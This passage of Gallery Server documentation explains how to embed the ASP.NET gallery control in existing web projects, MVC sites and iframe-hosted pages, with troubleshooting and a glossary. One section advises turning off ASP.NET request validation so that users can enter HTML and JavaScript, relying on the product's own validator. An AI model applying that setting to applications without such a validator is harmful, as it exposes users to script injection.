


2. Use the NuGet Package Manager to add any packages required by Gallery Server that are not already installed. To see the list of NuGet packages you need to add, open the source code version of Gallery Server in Visual Studio and take a peek at the Installed tab of the NuGet Package Manager.


Note: The source code is included with Gallery Server Enterprise Ultimate. It is also available upon request for Gallery Server Free. Instructions for obtaining it are provided during your checkout.

Note: NuGet always installs the latest version of a package, but it is important that you install the version that Gallery Server was compiled against. If you need to install a specific version, use the NuGet Package Manager Console window. Here is an example showing the installation of version 0.86 of SharpZipLib: Install-Package SharpZipLib -Version 0.86.0


3. Download the compiled version of Gallery Server, unblock it (right-click the ZIP file, choose Properties, then Unblock), and extract the contents to a temporary directory.
4. Use the Solution Explorer to add a new folder named assemblies. Add to this folder all DLL files from the bin directory of the download that begin with GalleryServer:




5. In the Solution Explorer, right-click the References node of the web project and add references to the DLL files added in the previous step:



6. Use File Explorer to copy the following directories from the download package into the web project: App_Data, App_GlobalResources, and gs. If any of these directories already exist, merge their contents.
7. Be sure the Show All Files toolbar option is selected in Solution Explorer, then click the Refresh toolbar button. The directories you copied will appear in the solution tree. Right-click each one and add it to the project.



8. In the Solution Explorer, expand the gs\xaml\mediaplayer path. Select the XAML files in the directory and change the Build Action to Content in the Properties window:



9. Compile the solution. If you get any build errors for missing references, add those now. For example, the empty ASP.NET web application template in Visual Studio does not include references to PresentationCore, PresentationFramework, and WindowsBase, so they must be manually added.
10. Merge the web.config file from the Gallery Server download with the one in your application.
11. Choose a web page to host the gallery or create a new one. Open the page in a text editor and add a line to register the Gallery Server control, then add the control in the location where you want the gallery to appear. Here is the text for you to copy and paste:


```
<%@ Register TagPrefix="gs" Namespace="GalleryServer.Web" Assembly="GalleryServer.Web" %>
<gs:Gallery ID="g" runat="server" />
```

Here is how it might look in your web page:

```
<%@ Page Language="C#" UnobtrusiveValidationMode="None" %>
<%@ Register TagPrefix="gs" Namespace="GalleryServer.Web" Assembly="GalleryServer.Web" %>
<!DOCTYPE html>
<html>
<head runat="server">
    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
    <meta name="viewport" content="width=device-width" />
    <link rel="apple-touch-icon-precomposed" href="favicon_ios.png">
    <link rel="icon" href="favicon.png">
</head>
<body>
    <form runat="server">
        <gs:Gallery ID="g" runat="server" />
    </form>
</body>
</html>
```

Note: To ensure best performance, we recommend you include other key sections from the screen shot above, including setting UnobtrusiveValidationMode to “None”, the ‘html’ DOCTYPE, and the <meta> tags.

12. Open the web page in a browser. After a few moments, the gallery will appear:



13. Follow the link to create an administrator account.

14. That's it. Your gallery is ready to go.

Tips and Tricks

See the tips and tricks for the previous section. In addition, let's add a few more.

UnobtrusiveValidationMode error

You may receive this error when browsing to the page containing the gallery control:

Error: WebForms UnobtrusiveValidationMode requires a ScriptResourceMapping for 'jquery'. Please add a ScriptResourceMapping named jquery(case-sensitive).

There are two ways to resolve this:

1. Page level – Add the attribute UnobtrusiveValidationMode="None" to the Page server tag in the aspx page. For an example, see the screen shot earlier that showed an example of the web page containing the Gallery Server user control.
2. Application level – Add an application setting to web.config:

```
<configuration>
  <appSettings>
    <add key="ValidationSettings:UnobtrusiveValidationMode" value="None" />
  </appSettings>
  …
<configuration>
```

Integrating with existing users

By default, Gallery Server uses the Microsoft ASP.NET Universal Providers for membership and roles, but you can use any membership provider that implements the ASP.NET Membership and Role API.

To use your own membership, be sure the membership and roleManager sections in web.config point to your membership database.

After pointing web.config to your membership, you may get the following error:

Insufficient Permission – You are not authorized to view any albums. Contact your administrator to request access.

This is happening because Gallery Server doesn't know what kind of security access any of your users have, so it assumes a "better safe than sorry" position and doesn't let anybody in. To define the administrator, open the table gsp.Role in the gallery database. Gallery Server should have created a list of records in this table that mirror the roles in your role provider. (If you don't see any, try restarting the web application, which triggers the validation code that synchronizes the roles in gsp.Role with the roles in your role provider.) Choose the record that represents the system administrator role and set the AllowAdministerSite column to true. Then restart the IIS application pool. Any users in this role should now have full administrative access to the gallery. Now that you can log on as an administrator, you can use the normal admin functions to define the security for the rest of the users.

Specify a non-default provider

By default, Gallery Server uses the provider specified in the defaultProvider attribute of the membership and role configuration of web.config. You can use another provider by specifying the provider name in the MembershipProviderName and RoleProviderName settings in Gallery Server. These settings are not exposed in the UI. To update them, edit the values directly in the table AppSetting. Restart the IIS app pool after editing the table.

Allow user-entered HTML and JavaScript

ASP.NET performs request validation against query-string and form variables as well as cookie values. By default, if the current request contains HTML-encoded elements or certain HTML characters (such as — for an em dash), the ASP.NET page framework raises an error.

This behavior helps guard against malicious attacks, but it prevents users from entering HTML and JavaScript in album and media asset captions. It also blocks external snippets of HTML, such as YouTube embed code.

The solution is to disable ASP.NET's request validation. Gallery Server contains its own HTML validator to verify all user-entered data is safe, so your site is still protected when it is disabled.

To make this change, add ValidateRequest="false" to the web page or in web.config. Examples:

- Web page: `<%@ Page Language="C#" ValidateRequest="false" %>`
- Web.config: `<pages validateRequest="false" ... />`

You must also set the request validation mode to 2.0. In web.config, modify the httpRuntime element to look like this: `<httpRuntime requestValidationMode="2.0" ... />`

Note: Read more about Security considerations for HTML and JavaScript.

MVC applications

Gallery Server is a WebForms application, which is very different than the MVC pattern. Generally speaking, WebForms and MVC functionality don't belong in the same application and can give you trouble if you try.

Having said that, it **is** possible to add a gallery to an MVC application. Here are the key lessons:

- The Gallery user control must be added to a WebForms page, not an MVC one.
- Add a line to global.asax to tell the routing system to ignore paths to the WebForms page. For example, put the WebForm (an .aspx page containing the Gallery user control) in a directory named Webforms and then add this line to global.asax: routes.IgnoreRoute("Webforms/{*pathInfo}");
- Getting MVC and WebForm pages to share the same master page is difficult. One way to do this is to define a top level master page Root.Master that inherits from System.Web.UI.MasterPage. Put the main layout in this page. Then create two child master pages—one called Mvc.Master that inherits from System.Web.Mvc.ViewMasterPage; the other called Webform.Master that inherites from System.Web.UI.MasterPage. Both child pages use Root.Master as its own master page, and serve as

essentially empty containers for the web pages. All MVC pages use Mvc.Master; WebForms pages use Webform.Master. A big problem with this approach is that the top level master page cannot use any MVC code. And if you add something to Mvc.Master, you must duplicate it in Webform.Master. Be aware that this is a fragile approach that might create maintainability issues down the road. An alternative is to create identical master pages – one for MVC and one for WebForms, but that causes duplicate code and maintenance issues.

Potential CSS conflicts between Gallery Server and your application

Gallery Server makes extensive use of cascading style sheets (CSS) to format the HTML. One challenge is keeping the CSS used by Gallery Server from interfering with any CSS used in your application. For example, you might have a CSS file included on every page that styles all paragraph tags:

```
p { margin: 0 0 0.4em 0; padding: 0.4em 0 0 0; }
```

And you might have classes with names that match CSS class names in Gallery Server:

```
.content { min-height: 400px; }
```

In turn, Gallery Server defines some styles that may affect your web pages:

```
.gsp_footer { text-align:center;font-size:80%;}
```

To help reduce the CSS interference, Gallery Server uses a pseudo-namespace technique to qualify all of its CSS. The top HTML element rendered in the gallery control has the gsp_ns class assigned to it:

```
<div class="gsp_ns">
… gallery HTML content…
</div>
```

All CSS styles are then defined under this "namespace". For example, the footer class used in Gallery Server is actually defined like this:

```
.gsp_ns .gsp_footer { text-align:center;font-size:80%; }
```

This tells the browser that only classes named gsp_footer that are under an element with the gsp_ns class are affected by the rule. So if you are already using the gsp_footer class in your web site you will be unaffected by the Gallery Server version.

This technique is not perfect, however. It is possible for *your* gsp_footer class to interfere with Gallery Server's gsp_footer. For example, let's say your web site is currently defining a gsp_footer class like this:

```
.gsp_footer { background-color:Silver; }
```

The footer in Gallery Server will inherit this setting because it doesn't define its own background color. If this interference occurs, you have a few choices:

- Change the name of your gsp_footer class.
- Modify the class in Gallery Server's style definition to provide explicit behavior. For example, add "background-color:transparent".

- Change the name of the class used in Gallery Server. This may involve modifying the source code and recompiling.

Many of the classes in Gallery Server have a "gsp_" prefix like this:

```
.gsp_bold { font-weight: bold; }
```

Using this prefix reduces the likelihood of name interference, so hopefully you don't have much trouble.

The CSS files used in Gallery Server in the gs\skins directory.

How-To: Integrate into non-ASP.NET web sites (iframe Method)

You can add a gallery to any web site by adding an <iframe> to a web page and setting its source to an installation of Gallery Server. This method is useful when your web site is not an ASP.NET web application. For example, it could be a CMS such as WordPress, Joomla, or Orchard

This technique requires that you have access to a web server or hosting provider that satisfies the requirements of Gallery Server, such as running ASP.NET. If your current server does not, you can install Gallery Server on another server or choose another hosting provider that does satisfy the requirements. You will then modify a page on your existing site to point to this external installation.

Follow these steps to add a gallery to your existing web site.


1. Install Gallery Server as a stand-alone web application on a web server. It does not have to be the same web server that hosts your web site, but it must satisfy the technical requirements, such as running ASP.NET.
2. Note the URL that represents the home page of the gallery. Example: http://www.site.com/gallery/.
3. On your existing web site, create a new page or choose an existing page to host the gallery. On that page, add the following HTML at the location where the gallery should appear:

```
<iframe id="gs" src="http://www.site.com/gallery/" frameborder="0"
style="width:100%;height:100%;border:none;" />
```

4. Replace "http://www.site.com/gallery/" with the URL to the gallery you installed in the first step.

> Note: You may have to modify the style or attributes to match the desired look and feel of your site. For example, a fixed width or height may be more appropriate than 100%.

5. That's it! The page will load the gallery into the iframe element. To your users, it appears integrated with the rest of the web site. For example, below is a screenshot where Gallery Server is integrated into a WordPress web site.



Enable external links

The page hosting the iframe does not, by default, pass its query string parameters to the iframe's URL. This means that when the page is first loaded it will always display the root album. You cannot link directly to child albums or media assets from other web pages. Links within the gallery work normally - you can navigate between albums and media assets just as easily as a normal installation, but you'll have trouble as soon as you want to send a link to a friend that points to a particular album or media asset.

Solve this problem by adding a little JavaScript that runs during the onload event that passes any query string parameters from the host page to the src attribute on the iframe element. Here's an example of a modified body tag on the web page that contains the iframe:

```
<body onload="document.getElementById('gs').src='http://www.site.com/gallery/' + location.search;">
```

The script gets a reference to the iframe (it has id "gs") and appends the query string from the current page to the gallery home page.

Now you can create URL's that navigate directly to an album or media asset. For example, say you want to link to album # 465 (that is, album ID 465 - hover over any link to an album to see the ID). If the web page containing the iframe is at www.site.com/gallery.html, then the link will be www.site.com/gallery.html?g=album&aid=465. The JavaScript will append the "?g=album&aid=465" to the src attribute of the iframe element.

Limitations of the iframe technique

No shared authentication. Users must log in separately to the gallery and—depending on how you set it up—may have a separate user account.

Size difficulties. The width and height of the iframe may not always render the way you expect or prefer. In some cases, the best solution is to specify a particular width or height rather than the 100% value used above.

17. Glossary

Gallery – A gallery is a collection of albums and media assets bound together with a common set of settings, such as file storage location, watermark settings, image size, and allowed file types. A web application can have one or more galleries.

Root album – The highest level album in a gallery. It can never be deleted, although its contents can.

Album – A container for media assets such as photos, video, audio, and documents. Each album is mapped to a directory on the server's hard drive or the UNC-accessible path specified on the Media Settings page).

Media asset – Any file that Gallery Server is managing within a gallery. It can be a photo, video, audio, document, or any other type of file. It can also be a snippet of HTML, in which case it is referred to as an external media asset.

Album view page – The web page that shows thumbnail images of all the media assets in an album.

Media asset view page – The web page that displays a single media asset.

Compressed version – Also known as the web-optimized version. The file that is created from a high resolution image, video, or audio file. The compressed version is typically shown to the user instead of the original file to increase performance and reduce bandwidth requirements.

Child album – An album contained inside another album.

Parent album – The album that contains the current album.

Gallery object – Also known as gallery asset. The term gallery object is not used in the user interface. However, in the source code, a gallery object is the root object from which albums and media assets are derived. In other words, both albums and media assets are types of gallery objects.

User album - An album that was automatically created and associated with a user account. User albums are created for each user when the user album functionality is enabled.